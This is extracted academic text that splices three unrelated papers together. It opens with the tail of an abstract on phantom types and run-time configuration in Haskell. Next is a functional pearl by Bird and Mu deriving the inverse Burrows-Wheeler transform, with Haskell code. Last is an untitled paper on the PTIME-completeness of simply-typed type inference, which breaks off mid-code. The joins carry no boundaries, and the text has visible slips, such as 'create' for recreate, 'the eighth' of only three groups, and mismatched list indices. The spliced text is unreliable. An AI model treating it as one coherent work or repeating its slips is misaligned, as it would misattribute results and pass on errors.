Our solution to the configurations problem lends itself to performance optimizations by dynamically dispatching to specialized, optimized versions of code based on run-time input values. The optimized versions of code may use specialized data representations, whose separation is statically guaranteed. Refactoring existing code to support such run-time parameterization requires minimum or no changes, and no code duplication.

Our approach relies on phantom types, polymorphic recursion, and higher-rank polymorphism. To propagate values via types, we build a family of types, each corresponding to a unique value. In one direction, a value is reified into its corresponding type by a polymorphic recursive function with a higher-rank continuation argument. In the other direction, a type is reflected back into its corresponding value by a type class whose polymorphic instances encompass the type family. In effect, we emulate local type-class instance declarations by choosing, at run time, the appropriate instance indexed by the member of the type family that reifies the desired dictionary. This emulation suggests adding local instances to Haskell, with a restriction that we conjecture preserves principal types and coherence. This technique allows Haskell’s existing type system to emulate dependent types even more closely.

## FUNCTIONAL PEARLS

### *Inverting the Burrows-Wheeler Transform*

RICHARD BIRD and SHIN-CHENG MU

*Programming Research Group, Oxford University  
Wolfson Building, Parks Road, Oxford, OX1 3QD, UK*

---

#### **Abstract**

Our aim in this pearl is to exploit simple equational reasoning to derive the inverse of the Burrows-Wheeler transform from its specification. We also outline how to derive the inverse of two more general versions of the transform, one proposed by Schindler and the other by Chapin and Tate.

---

#### **1 Introduction**

The Burrows-Wheeler Transform (Burrows & Wheeler, 1994) is a method for permuting a string with the aim of bringing repeated characters together. As a consequence, the permuted string can be compressed effectively using simple techniques such as move-to-front or run-length encoding. In (Nelson, 1996), the article that brought the BWT to the world's attention, it was shown that the resulting compression algorithm could outperform many commercial programs available at the time. The BWT has now been integrated into a high-performance utility **bzip2**, available from (Seward, 2000).

Clearly the best way of bringing repeated characters together is just to sort the string. But this idea has a fatal flaw as a preliminary to compression: there is no way to recover the original string unless the complete sorting permutation is produced as part of the output. Instead, the BWT achieves a more modest permutation, one that aims to bring some but not all repeated characters into adjacent positions. Moreover, the transform can be inverted using a single additional piece of information, namely an integer  $b$  in the range  $0 \leq b < n$ , where  $n$  is the length of the output (or input) string.

It often puzzles people, at least on a first encounter, as to why the BWT is invertible and how the inversion is actually carried out. We identify the fundamental reason why inversion is possible and use it to derive the inverse transform from its specification. As a bonus, we can further derive the inverse of two variations of the BWT transform, one proposed in (Schindler, 1997), another in (Chapin & Tate, 1998).

## 2 Defining the BWT

The BWT is specified by two functions:  $bwp :: String \rightarrow String$ , which permutes the string and  $bwn :: String \rightarrow Int$ , which computes the supplementary integer. The restriction to strings is not essential to the transform, and we can take  $bwp$  to have the Haskell type  $Ord a \Rightarrow [a] \rightarrow [a]$ , so lists of any type will do provided there is a total ordering relation on the elements. The function  $bwp$  is defined by

$$bwp = map last \cdot lexsort \cdot rots \quad (1)$$

The function  $lexsort :: Ord a \Rightarrow [[a]] \rightarrow [[a]]$  sorts a list of lists into lexicographic order and is considered in greater detail in the following section. The function  $rots$  returns the rotations of a list and is defined by

$$\begin{aligned} rots &:: [a] \rightarrow [[a]] \\ rots xs &= take (length xs) (iterate lrot xs) \end{aligned}$$

where  $lrot xs = tail xs ++ [head xs]$ , so  $lrot$  performs a single left rotation. In words, (1) reads: take the last column in the lexicographically sorted matrix of rotations of the input. The definition of  $bwp$  is constructive, but we won't go into details – at least, not in this pearl – as to how the program can be made more efficient.

The function  $bwn$  is specified by

$$lexsort (rots xs) !! bwn xs = xs \quad (2)$$

where  $ys !! k$  returns the element of  $ys$  in position  $k$ . In words,  $bwn xs$  returns some position at which  $xs$  occurs in the sorted list of rotations of  $xs$ . If  $xs$  is a repeated string, then  $rots xs$  will contain duplicates, so  $bwn xs$  is not defined uniquely by (2).

As an illustration, consider the string **yokohama**. The rotations and the lexicographically sorted rotations are as follows:

y o k o h a m a	0 a m a y o k o h
o k o h a m a y	1 a y o k o h a m
k o h a m a y o	2 h a m a y o k o
o h a m a y o k	3 k o h a m a y o
h a m a y o k o	4 m a y o k o h a
a m a y o k o h	5 o h a m a y o k
m a y o k o h a	6 o k o h a m a y
a y o k o h a m	7 y o k o h a m a

The output of  $bwp$  is the string **hmooakya**, the last column of the second matrix, and  $bwn "yokohama" = 7$  because row number 7 in the sorted matrix of rotations is the input string.

The BWT helps compression because it brings together characters with a common context. To give a brief illustration, an English text may contain many occurrences of words such as “this”, “the”, “that” and some occurrences of “where”, “when”, “she”, “he” (with a space), etc. Consequently, many of the rotations beginning with “h” will end with a “t”, some with a “w”, an “s” or a space. The chance is smaller that a rotation beginning with “h” would end in a “x”, a “q”, or an “u”, etc. Thus the BWT brings together a subset of the letters, say, those “t”s,

“w”s and “s”s. A move-to-front encoding phase is then able to convert the characters into a series of small-numbered indexes, which improves the effectiveness of entropy-based compression techniques such as Huffman or arithmetic coding. For a fuller understanding of the role of the BWT in data compression, consult (Burrows & Wheeler, 1994; Nelson, 1996).

The inverse transform  $unbwt :: Ord a \Rightarrow Int \rightarrow [a] \rightarrow [a]$  is specified by

$$unbwt(bwn\ xs)(bwp\ xs) = xs \quad (3)$$

To compute  $unbwt$  we have to show how the matrix of lexicographically sorted rotations, or at least row number  $t$ , where  $t = bwn\ xs$ , can be recreated solely from the knowledge of its last column. To do so we need to examine lexicographic sorting in more detail.

### 3 Lexicographic sorting

Let  $(\leq) :: a \rightarrow a \rightarrow Bool$  be a linear ordering on  $a$ . Define  $(\leq_k) :: [a] \rightarrow [a] \rightarrow Bool$  inductively by

$$\begin{aligned} xs \leq_0 ys &= True \\ (x : xs) \leq_{k+1} (y : ys) &= x < y \vee (x = y \wedge xs \leq_k ys) \end{aligned}$$

The value  $xs \leq_k ys$  is defined whenever the lengths of  $xs$  and  $ys$  are both no smaller than  $k$ .

Now, let  $sort(\leq_k) :: [[a]] \rightarrow [[a]]$  be a stable sorting algorithm that sorts an  $n \times n$  matrix, given as a list of lists, according to the ordering  $\leq_k$ . Thus  $sort(\leq_k)$ , which we henceforth abbreviate to  $sort k$ , sorts a matrix on its first  $k$  columns. Stability means that rows with the same first  $k$  elements appear in their original order in the output matrix. By definition,  $lexsort = sort n$ .

Define  $cols j = map(take j)$ , so  $cols j$  returns the first  $j$  columns of a matrix. Our aim in this section is to establish the following fundamental relationship, which is the key property for establishing the existence of an algorithm for inverting the BWT. Provided  $1 \leq j \leq k$ , we have

$$cols j \cdot sort k \cdot rots = sort 1 \cdot cols j \cdot map rrot \cdot sort k \cdot rots \quad (4)$$

The function  $rrot$  denotes a single right rotation, defined by  $rrot xs = last xs : init xs$ . Equation (4) looks daunting, but take  $j = n$  (so  $cols j$  is the identity) and  $k = n$  (so  $sort k$  is a complete lexicographic sorting). Then (4) states that the following transformation on the sorted rotations is the identity: move the last column to the front and resort the rows on the new first column. As we will see, this implies that the permutation that produces the first column from the last column is the same as that which produces the second from the first, and so on.

To prove (4) we will need some basic properties of rotations and sorting. For rotations, one identity suffices:

$$map rrot \cdot rots = rrot \cdot rots \quad (5)$$

More generally, applying a rotation to the columns of a matrix of rotations has the same effect as applying the same rotation to the rows.

For sorting we will need

$$\text{sort } k \cdot \text{map rrot}^k = (\text{sort } 1 \cdot \text{map rrot})^k \quad (6)$$

where  $f^k$  is the composition of  $f$  with itself  $k$  times. Equivalently, equation (6) can be read as  $\text{sort } k = (\text{sort } 1 \cdot \text{map rrot})^k \cdot \text{map lrot}^k$ . This identity formalises the fact that one can sort a matrix on its first  $k$  columns by first rotating the matrix to bring these columns into the last  $k$  positions, and then repeating  $k$  times the process of rotating the last column into first position and *stably* sorting according to the first column only. Since  $\text{map rrot}^n = \text{id}$ , the initial processing is omitted in the case  $k = n$ , and we have the standard definition of *radix sort*. In this context see (Gibbons, 1999) which deals with the derivation of radix sorting in a more general setting.

Substituting  $k + 1$  for  $k$  in (6) and expanding the right-hand side, we obtain

$$\text{sort } (k + 1) \cdot \text{map rrot}^{k+1} = \text{sort } 1 \cdot \text{map rrot} \cdot \text{sort } k \cdot \text{map rrot}^k$$

Since  $\text{rrot}^k \cdot \text{rrot}^{n-k} = \text{rrot}^n = \text{id}$  we can compose both sides with  $\text{map rrot}^{n-k}$  to obtain

$$\text{sort } (k + 1) \cdot \text{map rrot} = \text{sort } 1 \cdot \text{map rrot} \cdot \text{sort } k \quad (7)$$

Finally, we will need the following two properties of columns. Firstly, for arbitrary  $j$  and  $k$ :

$$\text{cols } j \cdot \text{sort } k = \text{cols } j \cdot \text{sort } (j \mathbf{min} k) = \text{sort } (j \mathbf{min} k) \cdot \text{cols } j \quad (8)$$

In particular,  $\text{cols } j \cdot \text{sort } k = \text{cols } j \cdot \text{sort } j$  whenever  $j \leq k$ . Furthermore, since  $\text{sort } k$  sorts the list of strings by the first  $k$  characters only, we have:

$$\text{cols } j \cdot \text{sort } k \cdot \text{perm} = \text{cols } j \cdot \text{sort } k \quad (9)$$

whenever  $j \leq k$  and  $\text{perm}$  is any function that permutes its argument.

Having introduced the fundamental properties (5), (7), (8) and (9), we can now prove (4). With  $1 \leq j \leq k$  we reason:

$$\begin{aligned} & \text{sort } 1 \cdot \text{cols } j \cdot \text{map rrot} \cdot \text{sort } k \cdot \text{rots} \\ = & \quad \{\text{by (8)}\} \\ & \text{cols } j \cdot \text{sort } 1 \cdot \text{map rrot} \cdot \text{sort } k \cdot \text{rots} \\ = & \quad \{\text{by (7)}\} \\ & \text{cols } j \cdot \text{sort } (k + 1) \cdot \text{map rrot} \cdot \text{rots} \\ = & \quad \{\text{by (8)}\} \\ & \text{cols } j \cdot \text{sort } k \cdot \text{map rrot} \cdot \text{rots} \\ = & \quad \{\text{by (5)}\} \\ & \text{cols } j \cdot \text{sort } k \cdot \text{rrot} \cdot \text{rots} \\ = & \quad \{\text{by (9)}\} \\ & \text{cols } j \cdot \text{sort } k \cdot \text{rots} \end{aligned}$$

Thus, (4) is established.

```

recreate :: Ord a => Int -> [a] -> [[a]]
recreate 0      = map (const [])
recreate (j+1) = sortby leq . join . fork (id, recreate j)
  where leq us vs = head us <= head vs
        join = uncurry (zipWith (:))
        fork (f,g) x = (f x, g x)

```

Fig. 1. Computation of *recreate*

#### 4 The derivation

Our aim is to develop a program that reconstructs the sorted matrix from its last column. In other words, we aim to construct  $\text{sort } n \cdot \text{rots} \cdot \text{unbwt } t$ . In fact, we will try to construct a more general expression  $\text{cols } j \cdot \text{sort } k \cdot \text{rots} \cdot \text{unbwt } t$  (of which the former expression is the case  $j = k = n$ ) because the more general expression is used in the two variants of the BWT described in Sections 5 and 6.

First observe that for  $0 \leq j$ ,

$$\text{cols } (j + 1) \cdot \text{map rrot} = \text{join} \cdot \text{fork} (\text{map last}, \text{cols } j) \quad (10)$$

where  $\text{join } (xs, xss) = \text{zipWith } (:) xs xss$  is the matrix  $xss$  with  $xs$  adjoined as a new first column, and  $\text{fork } (f, g) x = (f x, g x)$ . Hence

$$\begin{aligned}
& \text{cols } (j + 1) \cdot \text{sort } k \cdot \text{rots} \cdot \text{unbwt } t \\
= & \quad \{\text{by (4)}\} \\
& \text{sort } 1 \cdot \text{cols } (j + 1) \cdot \text{map rrot} \cdot \text{sort } k \cdot \text{rots} \cdot \text{unbwt } t \\
= & \quad \{\text{by (10)}\} \\
& \text{sort } 1 \cdot \text{join} \cdot \text{fork} (\text{map last}, \text{cols } j) \cdot \text{sort } k \cdot \text{rots} \cdot \text{unbwt } t \\
= & \quad \{\text{since } \text{fork } (f, g) \cdot h = \text{fork } (f \cdot h, g \cdot h)\} \\
& \text{sort } 1 \cdot \text{join} \cdot \text{fork} (\text{map last} \cdot \text{sort } k \cdot \text{rots} \cdot \text{unbwt } t, \\
& \quad \text{cols } j \cdot \text{sort } k \cdot \text{rots} \cdot \text{unbwt } t)
\end{aligned}$$

In particular, consider  $t = \text{bwn } xs$  for an input  $xs$  and  $k = n$ , the length of  $xs$ . Since  $\text{bwp} = \text{map last} \cdot \text{sort } n \cdot \text{rots}$ , and  $\text{bwp} (\text{unbwt } t \cdot xs) = xs$ , the equality shown above reduces to:

$$\begin{aligned}
& (\text{cols } (j + 1) \cdot \text{sort } n \cdot \text{rots} \cdot \text{unbwt } t) \cdot xs \\
= & (\text{sort } 1 \cdot \text{join} \cdot \text{fork} (\text{id}, \text{cols } j \cdot \text{sort } n \cdot \text{rots} \cdot \text{unbwt } t)) \cdot xs
\end{aligned}$$

Setting  $\text{recreate } j = \text{cols } j \cdot \text{sort } n \cdot \text{rots} \cdot \text{unbwt } t$ , we have just constructed a recursive definition for *recreate*:

$$\begin{aligned}
\text{recreate } 0 &= \text{map } (\text{const } []) \\
\text{recreate } (j + 1) &= \text{sort } 1 \cdot \text{join} \cdot \text{fork} (\text{id}, \text{recreate } j)
\end{aligned}$$

The Haskell code for *recreate* is given in Figure 1. The function  $\text{sortby} :: \text{Ord } a \Rightarrow (a \rightarrow a \rightarrow \text{Bool}) \rightarrow [a] \rightarrow [a]$  is a stable sorting algorithm. It is identical to the standard function *sortBy* except for a slightly different type.

Now we know that *recreate* reconstructs the entire matrix, we just need to pick

a particular row. Taking  $j = n$ , we have  $\text{unbwt } t = (!! t) \cdot \text{recreate } n$ . The problem is that this implementation of  $\text{unbwt}$  involves computing  $\text{sort } 1$  a total of  $n$  times. To avoid repeated sorting, observe that  $\text{recreate } 1 \text{ ys} = \text{sort } \text{ys}$ , where the function  $\text{sort}$  now sorts a list rather than a matrix of one column. Furthermore, for some suitable permutation  $\text{sp}$  we have

$$\text{sort } \text{ys} = \text{permby } \text{sp } \text{ys}$$

where  $\text{permby} :: (\text{Int} \rightarrow \text{Int}) \rightarrow [\text{a}] \rightarrow [\text{a}]$  applies a permutation to a list:

$$\text{permby } p [x_0, \dots, x_{n-1}] = [x_{p(0)}, \dots, x_{p(n-1)}]$$

It follows that

$$\text{recreate } (j + 1) \text{ ys} = \text{join} (\text{permby } \text{sp } \text{ys}, \text{permby } \text{sp } (\text{recreate } j \text{ ys}))$$

Equivalently,

$$\text{recreate } n \text{ ys} = \text{transpose} (\text{take } n (\text{iterate1} (\text{permby } \text{sp}) \text{ ys})) \quad (11)$$

where  $\text{transpose} :: [[\text{a}]] \rightarrow [[\text{a}]]$  is the standard Haskell function for transposing a matrix and  $\text{iterate1} = \text{tail} \cdot \text{iterate}$ . The  $t$ th row of a matrix is the  $t$ th column of the transposed matrix, that is,  $(!! t) \cdot \text{transpose} = \text{map} (!! t)$ , so we can use the naturality of  $\text{take } n$  to obtain

$$\text{unbwt } t \text{ ys} = \text{take } n (\text{map} (!! t) (\text{iterate1} (\text{permby } \text{sp}) \text{ ys}))$$

Suppose we define  $\text{spl} :: \text{Ord a} \Rightarrow [\text{a}] \rightarrow \text{Int} \rightarrow (\text{a}, \text{Int})$  by

$$\text{spl } \text{ys } i = \text{sort} (\text{zip } \text{ys} [1..]) !! i$$

where  $\text{sort}$  now sorts a list of pairs. Then

$$\text{spl } \text{ys } j = (\text{ys} !! \text{sp } j, \text{sp } j)$$

Hence

$$\text{map} (!! k) (\text{iterate1} (\text{permby } \text{sp}) \text{ ys}) = \text{thread} (\text{spl } \text{ys } k)$$

where  $\text{thread} (x, j) = x : \text{thread} (\text{spl } \text{ys } j)$ .

The final algorithm, written as a Haskell program, is given in Figure 2. In a real implementation, the sorting in  $\text{spl}$  would be performed by counting the histogram of the input, which can be done in linear time using a mutable array. The “threading” part can be performed in linear time, assuming constant-time array look-up. In (Seward, 2001) it was observed that the main inefficiency with the algorithm lies in the cache misses involved in the threading, arising as a result of accessing a large array in non-sequential order.

## 5 Schindler’s variation

The main variation of BWT is to exploit the general form of (4) rather than the special case  $k = n$ . Suppose we define

$$\text{bwpS } k = \text{map} \text{ last} \cdot \text{sort } k \cdot \text{rots}$$

```

unbwt :: Ord a => Int -> [a] -> [a]
unbwt t ys = take (length ys) (thread t)
  where spl i = sort (zip ys [0..]) !! i
        thread i = x : thread j
        where (x,j) = spl i

```

Fig. 2. Computation of *unbwt*

```

unbwt :: Ord a => Int -> Int -> [a] -> [a]
unbwt k p ys = us ++ reverse (take (length ys - k) vs)
  where us = yss !! p
        yss = recreate k ys
        vs = u:search k (reverse (zip yss ys)) (take k (u:us))
        u = ys !! p

search :: Eq a => Int -> [[(a,a)] -> [a] -> [a]
search k table xs = x:search k table' (take k (x:xs))
  where (x,table') = dlookup table xs

dlookup :: Eq a => [(a,b)] -> a -> (b,[(a,b)])
dlookup ((a,b):abs) x = if a==x then (b,abs)
  else (c,(a,b):cds)
  where (c,cds) = dlookup abs x

```

Fig. 3. Computation of Schindler's variation

This version, which sorts only on the first  $k$  columns of the rotations of a list, was considered in (Schindler, 1997). The derivation of the previous section shows how we can recreate the first  $k$  columns of the sorted rotations from  $ys = bwp k xs$ , namely by computing *recreate k ys*.

The remaining columns cannot be computed in the same way. However, we can reconstruct the  $t$ th row, where  $t = bwn k xs$  and

$$sort k (rots xs) !! t = xs$$

The first  $k$  elements of  $xs$  are given by *create k ys !! t*, and the last element of  $xs$  is  $ys !! t$ . Certainly we know

$$take k (rrot xs) = [x_n, x_1, \dots, x_{k-1}]$$

This list begins with the *last* row of the unsorted matrix, and consequently, since sorting is stable, will be the *last* occurrence of the list in *create k ys*. If this occurrence is at position  $p$ , then  $ys !! p = x_{n-1}$ . Having discovered  $x_{n-1}$ , we know  $take k (rrot^2 xs)$ . This list begins the penultimate row of the unsorted matrix, and will be either the last occurrence of the list in the sorted matrix, or the penultimate one if it is equal to the previous list. We can continue this process to discover all of  $[x_{k+1}, \dots, x_n]$  in reverse order. Efficient implementation of this phase of the algorithm requires building an appropriate data structure for repeatedly looking up elements in reverse order in the list *zip (recreate k ys) ys* and removing them when found. A simple implementation is given in Figure 3.

```
tstep :: Eq a => Int -> [[a]] -> [[a]]
tstep k = concat . mapEven (map reverse) . groupby (take k)

mapEven, mapOdd :: (a->a) -> [a] -> [a]
mapEven f [] = []
mapEven f (x:xs) = f x : mapOdd f xs
mapOdd f [] = []
mapOdd f (x:xs) = x : mapEven f xs
```

Fig. 4. One possible choice of *tstep*

## 6 Chapin and Tate's variation

Primarily for the purpose of showing that the pattern of derivation in this paper can be adapted to other cases, we will consider another variation. Define the following alternative of BWT:

$$bwpCT k = map last \cdot twists k \cdot lexsort \cdot rots$$

Here the function *twists k* rearranges the rows of the matrix and is defined as a sequence of steps:

$$\begin{aligned} twists 0 &= id \\ twists (k+1) &= tstep (k+1) \cdot twists k \end{aligned}$$

One possible choice of *tstep* is shown in Figure 4. As an example, consider the rotations of the string aabab:

aabab	ababa	abaab
abaab	abaab	ababa
ababa	aabab	aabab
baaba	baaba	babaa
babaa	babaa	baaba

Shown on the left is the sorted matrix of rotations. The matrix in the middle is the result of applying *tstep 1*. The rows are first partitioned into groups by *groupby* according to their first characters. The even numbered groups (counting from zero) are then reversed. In the example, the group starting with a is reversed. Shown on the right is the result of applying *tstep 2* to the matrix in the middle. The rows are partitioned into three groups, starting with ab, aa, and ba respectively. The eighth and the second group are reversed.

The idea of twisting the matrix of sorted rotations was proposed in (Chapin & Tate, 1998), where a similar but slightly more complicated version of *tstep* was considered based on the Gray code. Chapin and Tate's generalisation can marginally improve the compression ratio of the transformed text.

What we require from *twists* to be invertible, however, is not specific to any particular *tstep*: we need only the property that for  $0 < j \leq k$ ,

$$cols j \cdot twists k = cols j \cdot twists (j-1) \tag{12}$$

In words, further twisting (*twists k* where  $j \leq k$ ) does not change the first  $j$  columns after they have been set by *twists (j-1)*. In the example above, for instance, the

call to  $tstep\ 2$  does not change the first two columns of the matrix in the middle, nor do successive calls to  $tstep\ k$  where  $k \geq 2$ . Any  $tstep$  allowing  $twists$  to satisfy (12) suffices to make  $bwtCT$  invertible. This separation of concerns on compression rate and invertibility means that one can try many possible choices satisfying (12) and experiment with the effect on compression.

To derive an algorithm for the reverse transform we need the following analogue of (4):

$$\begin{aligned} & col\ j \cdot twists\ k \cdot lexsort \cdot rots \\ = & twists\ k \cdot sort\ 1 \cdot untwists\ k \cdot cols\ j \cdot map\ rrot \cdot twists\ k \cdot lexsort \cdot rots \end{aligned} \quad (13)$$

where  $untwist\ k$  is inverse to  $twists\ k$ . The proof of (13) follows a similar path to the derivation in Section 3. When  $k = 0$  (so  $twists\ k = id$ ) equation (13) reduces to a special case of (4). In words, (13) means that the following operation is an identity on a matrix generated by  $twists\ k \cdot lexsort \cdot rots$ : move the last column to the first, untwist it, sort it by the first character, and twist it again.

Based on (13) one can now derive an algorithm similar to that of Section 4. Defining

$$recreateCT\ j\ k = col\ j \cdot twists\ k \cdot lexsort \cdot rots \cdot unbwtCT\ t$$

we can construct a recursive definition for  $recreateCT$  which is similar to (11), but with the permutation  $sp$  simulating  $twists\ i \cdot sort\ 1 \cdot untwists\ i$  for appropriate  $i$ , rather than just  $sort\ 1$ . The details are more complicated than for the corresponding definition of  $recreate$  (which builds one column in each step) because in  $recreateCT$  the permutation  $sp$  changes each time a new column is built. So the algorithm has to construct a new permutation as well as a new column at each step. The resulting algorithm will thus return a pair whose first component is the reconstructed matrix and the second component is a permutation representing  $sp$ . In the first step we build the first column and a permutation simulating  $twists\ 1 \cdot sort\ 1 \cdot untwists\ 1$ ; in the second step we build the second column and a permutation for  $twists\ 2 \cdot sort\ 1 \cdot untwists\ 2$ , and so on. Further details are omitted in this pearl.

## 7 Conclusions

We have shown how the inverse Burrows-Wheeler transform can be derived by equational reasoning. The derivation can be re-used to invert the more general versions proposed by Schindler and by Chapin and Tate.

Other aspects of the BWT also make interesting topics. The BWT can be modified to sort the tails of a list rather than its rotations, and in (Manber & Myers, 1993) it is shown how to do this in  $O(n \log n)$  steps using suffix arrays. How efficiently it can be done in a functional setting remains unanswered, though we conjecture that  $O(n(\log n)^2)$  steps is the best possible.

### Acknowledgements

We would like to thank Ian Bayley, Jeremy Gibbons, Geraint Jones, and Barney Stratford for constructive criticism of earlier drafts of this pearl, and to Julian Seward who made some useful comments regarding the practical aspects of the Burrows-Wheeler transform. Also we would like to thank two anonymous referees for their detailed and useful comments, and identifying many typos and infelicities in an earlier draft of this paper.

## Abstract

We give transparent proofs of the PTIME-completeness of two decision problems for terms in the  $\lambda$ -calculus. The first is a reproof of the theorem that type inference for the simply-typed  $\lambda$ -calculus is PTIME-complete. Our proof is interesting because it uses no more than the standard combinators Church knew of some 70 years ago, in which the terms are *linear affine*—each bound variable occurs at most once.

We then derive a modification of Church’s coding of Booleans that is linear, where each bound variable occurs exactly once. A consequence of this construction is that any interpreter for linear  $\lambda$ -calculus requires polynomial time. The logical interpretation of this consequence is that the problem of *normalizing proofnets* for *multiplicative linear logic* (MLL) is also PTIME-complete.

## 1 Type inference for simply typed $\lambda$ -calculus

The Circuit Value Problem (CVP) is to determine the output of a circuit, given an input to that circuit. CVP is complete for PTIME, because polynomial-time computations can be described by polynomial-sized circuits (Ladner, 1975). The Cook-Levin NP-completeness theorem, it should be noticed, merely augments these circuits with extra inputs which correspond to nondeterministic choices during a polynomial-time computation. We show how to code CVP into simply-typed  $\lambda$ -terms, where both type inference and term evaluation are synonymous with circuit evaluation.

The programs we write to evaluate circuits are not perverse: they are completely natural, and are built out of the standard Church coding of Boolean logic; see, e.g., (Hindley & Seldin, 1986). We use ML as a presentation device, without exploiting its `let`-polymorphism. That is, we use the convenience of naming to identify  $\lambda$ -terms of constant size, used to build circuits. Had we expanded the definitions, the term representing the circuit would grow by only a constant factor, and become harder to read. Here, then, are the standard, classical combinators, coded in ML:

```

- fun True x y= x;
val True = fn : 'a -> 'b -> 'a
- fun False x y= y;
val False = fn : 'a -> 'b -> 'b
- fun Not p= p False True;
val Not = fn: (('a -> 'b -> 'b) -> ('c -> 'd -> 'c) -> 'e) -> 'e
- fun And p q= p q False;
val And = fn : ('a -> ('b -> 'c -> 'c) -> 'd) -> 'a -> 'd
- fun Or p q= p True q;
val Or = fn : (('a -> 'b -> 'a) -> 'c -> 'd) -> 'c -> 'd

```

Read `True` as the constant *if true*, where “if true then `x` else `y`” reduces to `x`. Similarly, read the body of `And` as “if `p` then `q` else `False`.” Observe that `True` and `False` have different types. Notice the read-eval-print loop where the interpreter reads untyped code, and then returns procedures with inferred type information automatically computed. We already know from our study of the untyped  $\lambda$ -calculus how these terms work to code Boolean functions. However, when these functions are used, notice that they output functions as values; moreover, the principal types (i.e., the *most general types*, constrained only by the typing rules of the simply-typed lambda calculus, and nothing else) of these functions identify them uniquely as `True` or `False`:

```

- Or False True;
val True = fn : 'a -> 'b -> 'a
- And True False;
val False = fn : 'a -> 'b -> 'b
- Not True;
val False = fn : 'a -> 'b -> 'b

```

As a consequence, while the compiler does not explicitly reduce the above expressions to normal form, hence computing an “answer,” its type inference mechanism implicitly carries out that reduction to normal form, expressed in the language of first-order unification.





The computations over Boolean values can be understood in the context of the graph representations of the types (see Figure 1). Notice how the nodes in the *type* for `And` can be associated uniquely with subterms from the *code* for `And`—a *linearity* very much in the spirit of linear logic.

We now observe a certain weirdness: namely, that *nonlinearity* destroys the isomorphism between terms and types. Suppose we define a function `Same` that is a kind of identity function:

```

- fun Same p= p True False;
val Same = fn : (('a -> 'b -> 'a) -> ('c -> 'd -> 'd) -> 'e) -> 'e
- Same True;
val it = fn : 'a -> 'b -> 'a
- Same False;
val it = fn : 'a -> 'b -> 'b

```

Fig. 1. Graph representations of the terms and principal types of `And`, `True`, `False`Fig. 2. Graph representations of the terms and principal types of `Or`, `Not`.

Now define a nonlinear function `Weird` that uses its input twice:

```
- fun K x y= x;
val K = fn : 'a -> 'b -> 'a
- fun Weird p= K (Same p) (Not p);
val Weird = fn : (('a -> 'a -> 'a) -> ('b -> 'b -> 'b) -> 'c) -> 'c
- Weird True;
val it = fn : 'a -> 'a -> 'a
- Weird False;
val it = fn : 'a -> 'a -> 'a
```

Even though `(Weird p)` reduces to `p`, its type is not a function of `p`; thus the principal type no longer identifies the normal form. The problem with `Weird` is that its input occurs twice, and that each occurrence must have the same type. Thus the types of `Same` and `Not` are unified: each gets type `(('a -> 'a -> 'a) -> ('b -> 'b -> 'b) -> 'c) -> 'c`. And then `Same p` returns a value (`True` or `False`),

but always of type  $'a \rightarrow 'a \rightarrow 'a$ . Notice also that defining `fun AlsoWeird p= Or p p` will produce a type error, for similar reasons.

We fix this problem with a functional *fanout gate* which we call `Copy`, in the spirit of the duplication in the exponentials of linear logic:

```
- fun Pair x y z= z x y;
val Pair = fn : 'a -> 'b -> ('a -> 'b -> 'c) -> 'c
- fun Copy p= p (Pair True True) (Pair False False);
val Copy = fn : (((('a -> 'b -> 'a) -> ('c -> 'd -> 'c) -> 'e) -> 'e)
-> (((('f -> 'g -> 'g) -> ('h -> 'i -> 'i) -> 'j) -> 'j) -> 'k) -> 'k
- Copy True;
val it = fn : ((('a -> 'b -> 'a) -> ('c -> 'd -> 'c) -> 'e) -> 'e
- Copy False;
val it = fn : ((('a -> 'b -> 'b) -> ('c -> 'd -> 'd) -> 'e) -> 'e
```

`Copy` restores the linearity of terms, so that each variable occurs at most once. Now we can again compute unweirdly:

```
- fun Unweird p= (Copy p) (fn p1=> fn p2=> K (Same p1) (Not p2));
val Unweird = fn : (((('a -> 'b -> 'a) -> ('c -> 'd -> 'c) -> 'e)
-> 'e) -> (((('f -> 'g -> 'g) -> ('h -> 'i -> 'i) -> 'j) -> 'j) -> (((('k
-> 'l -> 'k) -> ('m -> 'n -> 'n) -> 'o) -> (((('p -> 'q -> 'q) -> ('r
-> 's -> 'r) -> 't) -> 'o) -> 'u) -> 'u
- Unweird True;
val it = fn : 'a -> 'b -> 'a
- Unweird False;
val it = fn : 'a -> 'b -> 'b
```

In this coding, `Copy p` produces a pair of values, each  $\beta$ -equivalent to `p`, but not sharing any type variables. The elements of the pair are bound to `p1` and `p2` respectively, and the computation thus proceeds linearly.

A Boolean circuit can now be coded as a  $\lambda$ -term by labelling its (wire) edges and traversing them bottom-up, inserting logic gates and fanout gates appropriately. We consider the circuit example shown in Figure 3; the circuit is realized by the ML code

```
- fun circuit e1 e2 e3 e4 e5 e6=
let val e7= And e2 e3 in
  let val e8= And e4 e5 in
    let val (e9,e10)= Copy (And e7 e8) in
      let val e11= Or e1 e9 in
        let val e12= Or e10 e6 in
          Or e11 e12
        end
      end
    end
  end
end;
```



Fig. 3. Labelling of a Boolean circuit

Removing the syntactic sugar of `let`, this essentially straight-line code “compiles” to the less comprehensible simply-typed term

```
- fun circuit e1 e2 e3 e4 e5 e6=
  (fn e7=>
    (fn e8=>
      (Copy (And e7 e8))
      (fn e9=> fn e10=>
        (fn e11=>
          (fn e12=> Or e11 e12)
          (Or e10 e6))
        (Or e1 e9)))
      (And e4 e5))
    (And e2 e3);
```

The use of procedure naming is incidental: we could just plug in the code for the logic gates instead of using their names. We can now plug inputs into the circuit, and the type inference mechanism is forced to “evaluate” the circuit:

```
- circuit False True True True True False;
val it = fn : 'a -> 'b -> 'a
```

The output is “True”—`True` is the only closed, normal form with the given type!

We can make the code for the circuit look even more like “straight-line code” by introducing the *continuation-passing* version of unary and binary Boolean functions:

```
- fun cp1 fnc p k= k (fnc p);
val cp1 = fn : ('a -> 'b) -> 'a -> ('b -> 'c) -> 'c
- fun cp2 fnc p q k= k (fnc p q);
val cp2 = fn : ('a -> 'b -> 'c) -> 'a -> 'b -> ('c -> 'd) -> 'd
```

```

- val Notgate= cp1 Not;
val it = fn : (('a -> 'b -> 'b) -> ('c -> 'd -> 'c) -> 'e) -> ('e -> 'f) -> 'f
- val Andgate= cp2 And;
val it = fn : ('a -> ('b -> 'c -> 'c) -> 'd) -> 'a -> ('d -> 'e) -> 'e
- val Orgate= cp2 Or;
val it = fn : (('a -> 'b -> 'a) -> 'c -> 'd) -> 'c -> ('d -> 'e) -> 'e

```

We now write instead:

```

- fun circuit e1 e2 e3 e4 e5 e6=
  (Andgate e2 e3 (fn e7=>
    (Andgate e4 e5 (fn e8=>
      (Andgate e7 e8 (fn f=>
        Copy f (fn e9=> fn e10=>
          (Orgate e1 e9 (fn e11=>
            (Orgate e10 e6 (fn e12=>
              Or e11 e12))))));
